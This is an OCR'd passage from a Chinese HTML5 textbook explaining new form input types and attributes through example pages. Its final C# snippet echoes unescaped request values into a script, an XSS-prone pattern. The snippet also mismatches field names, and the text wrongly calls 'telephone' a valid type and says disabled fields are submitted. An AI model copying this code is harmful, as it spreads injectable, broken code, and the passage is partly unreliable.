       <span id="checkpassword"> </span> </p>
     <p>
     <label>出生日期: </label>
    <input name="textYear" type="number" min="1950" max="2050" step="1"
    value="1990" />年
    <input name="textMonth" type="number" min="1" max="12" step="1" value="8"
    />月
    <input name="textDay" type="number" min="1" max="31" step="6" value="1"
    />日
    </p>
     <p>
       <input type="hidden" name="registersubmit" value="true">
       <input type="submit" name="mysubmit" value="" class="tj">
     </p>
   </div>
</form>
```

上述代码在 type 为 number 类型的出生日期输入框中使用 min 属性设置文本框输入的

最小值，使用 max 属性设置文本框输入的最大值，step 指定间隔。所有这些属性值都是可选的，如果不需要指定就可以省略。用户在使用时可以单击 number 类型输入框右侧的微调控件，向上增加值或者向下减少值。



在上述代码中设置了 step 属性的值为 6，则只有值 1、7、13、19、25、31 有效。

上述代码在不同的浏览器中所显示的效果不同，图 3-9 和图 3-10 分别是在 Chrome 浏览器和 Opera 浏览器中的运行效果。



图 3-9　Chrome 浏览器效果图



图 3-10　Opera 浏览器效果图

3.2.5　telephone number 类型

telephone number 类型是用来验证电话号码之类的文本框。在 HTML 4 之前的版本中如果想要验证固定电话号码、手机号码是否合法，需要使用 JavaScript、JQuery、正则表达式等方法。HTML 5 增加了新的 telephone number 类型，可以很方便地实现上述操作。



如果仅设置 input 元素的类型 type="tel"，则不能达到验证电话号码的效果，要与 patter 属性结合使用。

下面通过简单的案例来介绍 telephone number 类型 input 元素的使用。

【实践案例 3-6】


创建 telnumberform.html 页面，在 form 表单中添加多个输入框用于输入用户姓名、登录密码、年龄和固定电话，用来实现验证输入的固定电话号码是否合法。具体代码如下所示：

```
<form action="./register.php" method="post" id="form">
  <input type="hidden" name="referer" value="./index.html" />
  <div class="content">
    <p>
      <label for="email"> 用户姓名: </label>
```

```
          <input type="text" name="username" id="username"> </label>
          <span id="checkusername"> </span> </p>
        <p>
          <label for="email"> 登录密码: </label>
          <input type="text" name="password" id="password"></label>
          <span id="checkpassword"> </span> </p>

        <p>
          <label for="email">年    龄: </label>
          <input type="text" name="age" id="age"></label>
          <span id="cheage"> </span> </p>
        <p>
          <label for="telephone">固定电话: </label>
          <input type="telephone" pattern="^\d{3}-\d{8}|\d{4}-\d{7}$" name=
          "telephone" />
          <span id="checkemail"> </span> </p>
        <p>
          <input type="hidden" name="registersubmit" value="true">
          <input type="submit" name="mysubmit" value="" class="tj">
        </p>
      </div>
    </form>
```

在 type 为 telephone 的固定电话号码输入框中使用 pattern 属性验证电话号码的格式是否正确，“^\d{3}-\d{8}|\d{4}-\d{7}$”表示输入的电话号码必须符合格式 010-12356847 或者 0651-2365147。如果输入电话号码不符合以上格式，则会出现错误提示。



在该类型中 type 的值既可以为 tel 也可以为 telephone，还可以为 telephone number，三者的用法是一样的。

上述代码在不同的浏览器中所显示的效果不同，图 3-11 和图 3-12 分别是在 Chrome 浏览器和 Opera 浏览器中的运行效果。



图 3-11　Chrome 浏览器效果图



图 3-12　Opera 浏览器效果图

3.2.6 range 类型

range 类型是用来得到一定范围内数字值的文本框。在 HTML 4 之前的版本中如果想要得到指定范围内的数字，可以使用 JavaScript 或者 JQuery 等验证。也可以使用前面学习的 number 类型，但是，本小节将介绍 HTML 5 中另一种数字输入类型 range，它和 number 类型稍有不同，number 类型在页面输入框中加微调控件显示，而 range 类型则以滑动条的形式展示数字，通过拖动滑块实现数字的改变。range 类型的属性如下所示。

- **min** 指定输入框可以接受的最小输入值。
- **max** 指定输入框可以接受的最大输入值。
- **step** 输入域合法的间隔，如果不设置，则默认值是 1。
- **value** 规定默认值。

下面通过简单的案例来介绍 range 类型 input 元素的使用。

【实践案例 3-7】

创建 rangeform.html 页面，在 form 表单中添加 3 个 range 类型的输入框和 span 元素，3 个 range 类型的输入框分别用于设置颜色中的红色（red）、蓝色（blue）和绿色（green），当拖动滑动条时改变背景颜色，实现不同范围内颜色的动态改变。具体代码如下所示：

```
<form id="form1">
   <legend>请选择颜色值：</legend>
     <input id="textRed" type="range" min="0" max="255" step="1" value="0"
     onchange="changeColor()" />
     <input id="textGreen" type="range" min="0" max="255" step="10" value="0"
     onchange="changeColor()" />
     <input id="textBlue" type="range" min="0" max="255" step="5" value="0"
     onchange="changeColor()" />
     <span id="spancolor">拖动滑动条时可改变该区域的背景颜色</span></p>
</form>
```

上述代码在 type 为 range 类型的选择颜色值的文本框中使用 min 属性设置拖动条允许拖动的最小值，使用 max 属性设置允许拖动的最大值，使用 step 属性指定间隔。这 3 个文本框调用 onchange 事件中的 changeColor()方法，JavaScript 中的具体代码如下所示：

```
<script type="text/javascript" language="javascript">
function changeColor()
{
   var textr = document.getElementById("textRed").value;
   var textg = document.getElementById("textGreen").value;
   var textb = document.getElementById("textBlue").value;
   var colors = "rgb("+textr+","+textg+","+textb+")";
   document.getElementById("spancolor").style.backgroundColor=colors;
}
</script>
```

上述代码在不同的浏览器中所显示的效果不同，图 3-13 和图 3-14 分别是在 Chrome 浏览器和 Opera 浏览器中的运行效果。




图 3-13　Chrome 浏览器效果图




图 3-14　Opera 浏览器效果图

3.2.7　color 类型

color 类型用来选取颜色，它提供了一个颜色选取器。一般情况下选取所需要的颜色是通过颜色选取器，但是本小节将会介绍 HTML 5 中表单中新增的 color 类型，color 类型可以让用户通过颜色选择器选取颜色值。

下面通过简单的案例来介绍 color 类型 input 元素的使用。

【实践案例 3-8】

创建一个 colorform.html 页面，在 form 表单中添加 color 类型的输入框，通过选择颜色更改页面的背景颜色。具体代码如下所示：

```
<form id="form1">
   选取颜色:
   <input type="color" id="changecol" value="#00a2e8" width="300"/>
   <input type="button" id="button" onclick="change()" value="更改背景颜色
   "/>
</form>
```

上述代码在 type 为 color 类型的选择颜色的文本框中触发 onclick 事件，调用该事件的 change()方法，JavaScript 中 change()方法的代码如下所示：

```
<script type="text/javascript" language="javascript">
function change()
{
    var i=document.getElementById("changecol").value;
    document.body.style.backgroundColor= i ;
}
</script>
```

有些浏览器不支持 color 类型，上述代码在 Opera 浏览器中的运行效果如图 3-15、图

3-16 和图 3-17 所示。




图 3-15 选择颜色时的效果图




图 3-16 其他颜色选取器




图 3-17 单击【更改背景颜色】按钮

3.2.8 时间日期类型

时间日期类型是用于显示时间和日期的文本框。在 HTML 4 之前的版本中如果要实现这样的输入框需要编写大量的 JavaScript 代码，实现过程较为复杂。而在 HTML 5 中只需使用 date 类型便能创建一个日期型的文本输入框。当用户单击该文本框时会弹出一个日期选择器，之后关闭该日期选择器便会将所选择的日期显示在文本框中。

HTML 5 拥有多种可供选择日期和时间的新输入类型，如下所示。

- ❑ **date** 选取日、月、年。
- ❑ **month** 选取月和年。
- ❑ **week** 选取周和年。
- ❑ **time** 选取时间（小时和分钟）。
- ❑ **datetime** 选取时间、日、月、年（UTC 时间）。
- ❑ **datetime-local** 选取时间、日、月、年（本地时间）。



所有这些时间日期类型的输入框在表单提交时，都将对输入的日期或者时间进行有效性的检测，如果不符合规范将弹出错误的提示信息。

下面通过简单的案例来介绍这几种日期类型的 input 元素的使用。

【实践案例 3-9】

创建 dateform.html 页面，在 form 表单中添加不同类型的输入框，实现时间日期类型的选择。具体代码如下所示：

```
<form id="form1">
  <fieldset>
    <legend>日期和时间: </legend>
    <input name="date1" type="date" />
    <input name="date2" type="time" />
</fieldset>
<fieldset>
    <legend >月份和星期: </legend>
    <input name="date3" type="month" />
    <input name="date4" type="week" />
  </fieldset>
```

```
    <fieldset>
      <legend >UTC 日期时间和本地日期时间：</legend>
      <input name="date5" type="datetime" />
      <input name="date6" type="datetime-local" />
    </fieldset>
  </form>
```


有些浏览器不支持日期时间类型，上述代码在 Opera 浏览器中的运行效果如图 3-18、图 3-19、图 3-20 和图 3-21 所示。




图 3-18　date 类型和 time 类型




图 3-19　month 类型




图 3-20　week 类型



图 3-21　datetime 类型和 datetime-local 类型




图 3-20 中 week 类型的输入框中值是“2012-W42”表示 2012 年的第 42 个星期。


3.3　新增表单属性

表单属性在 HTML 中是非常重要的，它有助于完善信息的完整性和安全性。在 HTML4

中表单属性是非常有限的，而 HTML 5 相比 HTML 4 不仅增加了许多新的输入类型，同时也增加了许多新的表单属性。上一节学习了新增的输入类型，本节将学习新增的表单属性。

3.3.1 autocomplete 属性

autocomplete 属性规定 form 或 input 域是否应该启用自动完成功能。该属性有两个值：on 和 off，默认值为 on。当该属性值为 on 时规定启用自动完成功能，即用户开始输入字段时浏览器基于之前输入过的值显示在字段填写的选项中；当属性值为 off 时规定禁用自动完成功能。



autocomplete 适用于<form>标签，以及<input>标签的以下类型：text、search、url、telephone、email、password、datepickers、range 以及 color。

下面通过简单的案例来介绍一下 autocomplete 属性的用法。

【实践案例 3-10】

创建 autocompleteform.html 页面，在 form 表单中新建多个文本框用于输入用户姓名、登录密码、年龄和固定电话，实现自动完成的操作。具体代码如下所示：

```
<form action="./register.php" method="post" id="form">
  <input type="hidden" name="referer" value="./index.html" />
  <div class="content">
    <p>
      <label for="email"> 用户姓名: </label>
      <input type="text" name="username" id="username" autocomplete="on">
       </label>
      <span id="checkusername"> </span> </p>
    <p>
      <label for="email"> 登录密码: </label>
      <input type="text" name="password" id="password"  autocomplete=
      "off"></label>
      <span id="checkpassword"> </span> </p>

    <p>
      <label for="email">年    龄: </label>
      <input type="text" name="age" id="age"></label>
      <span id="cheage"> </span> </p>
    <p>
      <label for="telephone">固定电话: </label>
      <input type="telephone" pattern="^\d{3}-\d{8}|\d{4}-\d{7}$" name=
      "telephone" />
      <span id="checkemail"> </span> </p>
    <p>
      <input type="hidden" name="registersubmit" value="true">
```

```
        <input type="submit" name="mysubmit" value="" class="tj">
      </p>
    </div>
  </form>
```

上述代码在用户姓名的文本框中设置 autocomplete 属性的值为 on，则输入用户姓名时就会启用自动完成功能，显示在字段中应填写的选项；而在登录密码的文本框中设置 autocomplete 属性的值为 off，则输入密码时就不会启用该功能，不能显示在字段中应填写的选项。在 Chrome 浏览器中的运行效果如图 3-22 和 3-23 所示。





图 3-22　autocomplete 属性值为 on 的效果图



图 3-23　autocomplete 属性值为 off 的效果图

3.3.2　autofocus 属性

autofocus 属性规定当页面加载时 input 元素应该自动获得焦点。该属性的值为布尔类型，如果将该属性的值设置为 true 或者直接输入 autofocus 属性的名称，则 input 元素会自动获得焦点。一个页面只有一个表单元素具有 autofocus 属性。

下面通过简单的案例来介绍 autofocus 属性的用法。

【实践案例 3-11】

创建 autofocusform.html 页面，在 form 表单中新建多个文本框用于输入用户姓名、登录密码、年龄和固定电话，实现自动获得焦点的操作。具体代码如下所示：

```
  <form action="./register.php" method="post" id="form">
    <input type="hidden" name="referer" value="./index.html" />
    <div class="content">
      <p>
        <label for="email"> 用户姓名: </label>
        <input type="text" name="username" id="username" autofocus="true">
        </label>
        <span id="checkusername"> </span> </p>
      <p>
        <label for="email"> 登录密码: </label>
        <input type="text" name="password" id="password"  autocomplete=
```

```
        "off"></label>
        <span id="checkpassword"> </span> </p>

      <p>
        <label for="email">年    龄: </label>
        <input type="text" name="age" id="age"></label>
        <span id="cheage"> </span> </p>
      <p>
        <label for="telephone">固定电话: </label>
        <input type="telephone" pattern="^\d{3}-\d{8}|\d{4}-\d{7}$" name=
       "telephone" />
        <span id="checkemail"> </span> </p>
      <p>
        <input type="hidden" name="registersubmit" value="true">
        <input type="submit" name="mysubmit" value="" class="tj">
      </p>
    </div>
  </form>
```

上述代码在用户名的文本框中设置 autofocus 属性的值为 true，这样页面加载完成或者单击【注册】按钮后，用户名的文本框就会自动获取焦点。在 Chrome 浏览器中的运行效果如图 3-24 所示。



图 3-24　用户名文本框中 autofocus 属性为 true 时的效果图




提示　在一个页面中建议只设置第一个文本框的 autofocus 属性值为 true，如图 3-24 所示，只设置用户姓名的 autofocus 属性。

3.3.3　disabled 属性

disabled 属性使浏览器中的内容变为灰色，如果使用该属性，则会禁用输入字段。可以对 disabled 属性进行设置，使用户在满足某些条件时（比如选中复选框等）才能使用输入字段。然后，可使用 JavaScript 来删除 disabled 属性，使该输入字段变为可用的状态。

另外，使用 disabled 属性的元素是不能和表单一起提交的，所以它们的值对服务器端的表单处理是不可用的。如果想要该值不能被编辑，同时又可以提交给服务器，可以使用 readonly 属性。



disabled 属性不适用于<input type="hidden">。

下面通过简单的案例来介绍 disabled 属性的用法。

【实践案例 3-12】

创建 disabledform.html 页面，在 form 表单中新建多个文本框用于输入书名、购买数量和显示价格，并添加 value 值为“提交”的按钮来实现禁用输入字段的操作。具体代码如下所示：

```
<form id="form1" name="form1" method="post" action="#">
<fieldset>
<legend>购买图书：</legend>
    <label>书名:
      <input type="text" name="bookname" id="bookname" /></label>
    <label>购买数量:
      <input type="text" name="number" id="number" /></label>
    <label>价格:
      <input type="text" name="price" id="price" value="68" disabled=
      "disabled" /></label>
    <label>
      <input type="submit" name="submit" id="submit" value="提交" /></label>
  </fieldset>
</form>
```

上述代码在价格的文本框中使用 disabled 属性，这样该文本框区域变为灰色，不能再被编辑。在 Chrome 浏览器中的运行效果如图 3-25 所示。

3.3.4　form 属性

在 HTML 4 以前的版本中要提交一个表单，会忽略不是其子元素的控件，所以需要把相关的元素都放在 form 表单下。但是由于页面设计和实现的特殊性，会存在一些表单之外的元素也需要被提交的情况。HTML 5 就解决了相关的问题，为表单外的元素指定 form 属

性后单击按钮，不仅会提交表单内元素的值，也会提交该元素的值。



图 3-25　价格文本框中设置 disabled 属性的效果图

下面通过简单的案例来介绍 form 属性的用法。

【实践案例 3-13】

创建 formsform.html 页面，在 form 表单中新建多个文本框用于输入货号、购买数量和显示价格，并添加 value 值为“提交”的按钮，来实现提交内外所有值的操作。具体代码如下所示：

```
<form id="form1" name="form1" method="post" action="">
<fieldset>
<legend>淘宝商城购物单: </legend>
    <label>货号:
      <input type="text" name="goodsid" id="goodsid" /></label>
    <label>数量:
      <input type="text" name="number" id="number" /></label>
    <label>价格:
      <input type="text" name="price" id="price" value="120" disabled=
      "disabled" /></label>
    <label>
      <input type="submit" name="submit" id="submit" value="提交" /></label>
</fieldset>
</form>
<p>备注:
   <textarea name="messages" cols="38" rows="6" form="form1"></textarea>
</p>
```

上述代码中由于备注输入框使用到了 form 属性，所以不仅货号、数量和价格可以随表单提交，备注也可以随表单提交。当单击【提交】按钮后在后台可以取出这些值，后台代

码如下所示：

```
if(Request["goodid"]!=null)
{
    string goodid = Request["goodsid"];                    //获取货号
    string number = Request["number"];                     //获取数量
    string price = Request["price"];                       //获取价格
    string remarks = Request["remarks"];                   //获取备注
    Response.Write("<script>alert('货号: '+'"+goodsid+"'+'数量:
    '+'"+number+"'+'价格: '+'"+price+"'+'备注: '+'"+remarks+"')</script>");
}
```

在 Chrome 浏览器中的运行效果如图 3-26 所示。

